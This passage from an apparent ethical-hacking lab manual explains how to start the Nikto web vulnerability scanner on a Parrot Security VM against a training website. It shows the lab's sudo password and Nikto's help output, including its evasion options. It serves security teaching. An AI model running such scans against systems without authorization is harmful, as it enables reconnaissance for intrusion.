
Task 4: Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files and HTTP server options; it will also attempt to identify installed web servers and software.

Here, we will use Nikto to scan web servers and applications for vulnerabilities.


Note: In this task, we will target the www.certifiedhacker.com website.

1. Turn on the **Parrot Security** virtual machine.
2. Click the **Applications** menu in the top-left corner of **Desktop** and navigate to **Pentesting** → **Web Application Analysis** → **Web Vulnerability Scanners** → **nikto** to open Nikto in the **Terminal** window.




3. A **Parrot Terminal** window appears, in the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. Nikto initializes.

Note: The password that you type will not be visible.



```
Parrot Terminal
File Edit View Search Terminal Help
Executing nikto -h
[sudo] password for attacker:
```

4. Nikto scanning options will be displayed to scan the target website.



```
Parrot Terminal
File Edit View Search Terminal Help
Executing nikto -h
[sudo] password for attacker:
Option host requires an argument

-config+           Use this config file
-Display+          Turn on/off display outputs
-dbcheck            check database and other key files for syntax errors
-Format+            save file (-o) format
-Help               Extended help information
-host+              target host/URL
-id+                Host authentication to use, format is id:pass or id:pass:realm
-list-plugins       List all available plugins
-output+            Write output to this file
-nossl              Disables using SSL
-no404              Disables 404 checks
-Plugins+           List of plugins to run (default: ALL)
-port+              Port to use (default 80)
-root+              Prepend root value to all requests, format is /directory
-ssl                Force ssl mode on port
-Tuning+             Scan tuning
-timeout+            Timeout for requests (default 10 seconds)
-update              Update databases and plugins from CIRT.net
-Version             Print plugin and database versions
-vhost+              Virtual host (for Host header)
                   + requires a value

Note: This is the short help output. Use -H for full help text.

[root@parrot]~[/home/attacker]
#
```

5. You can further type **nikto -H** and press **Enter** to view various available commands with full help text

The screenshot shows a terminal window titled "nikto -H - Parrot Terminal". The terminal is running on a Parrot OS system, as indicated by the desktop environment icons in the top bar. The command "#nikto -H" has been entered, and the terminal displays the help menu for the nikto tool. The help text includes sections for options like "-ask+", "-Cgidirs+", "-config+", "-Display+", "-dbcheck", and "-evasion+"; configuration parameters such as "Whether to ask about submitting updates" (yes, no, auto); CGI directory scanning options; display output levels (1 through V); and encoding techniques (1 through 8). The terminal window also shows the date and time at the top right.

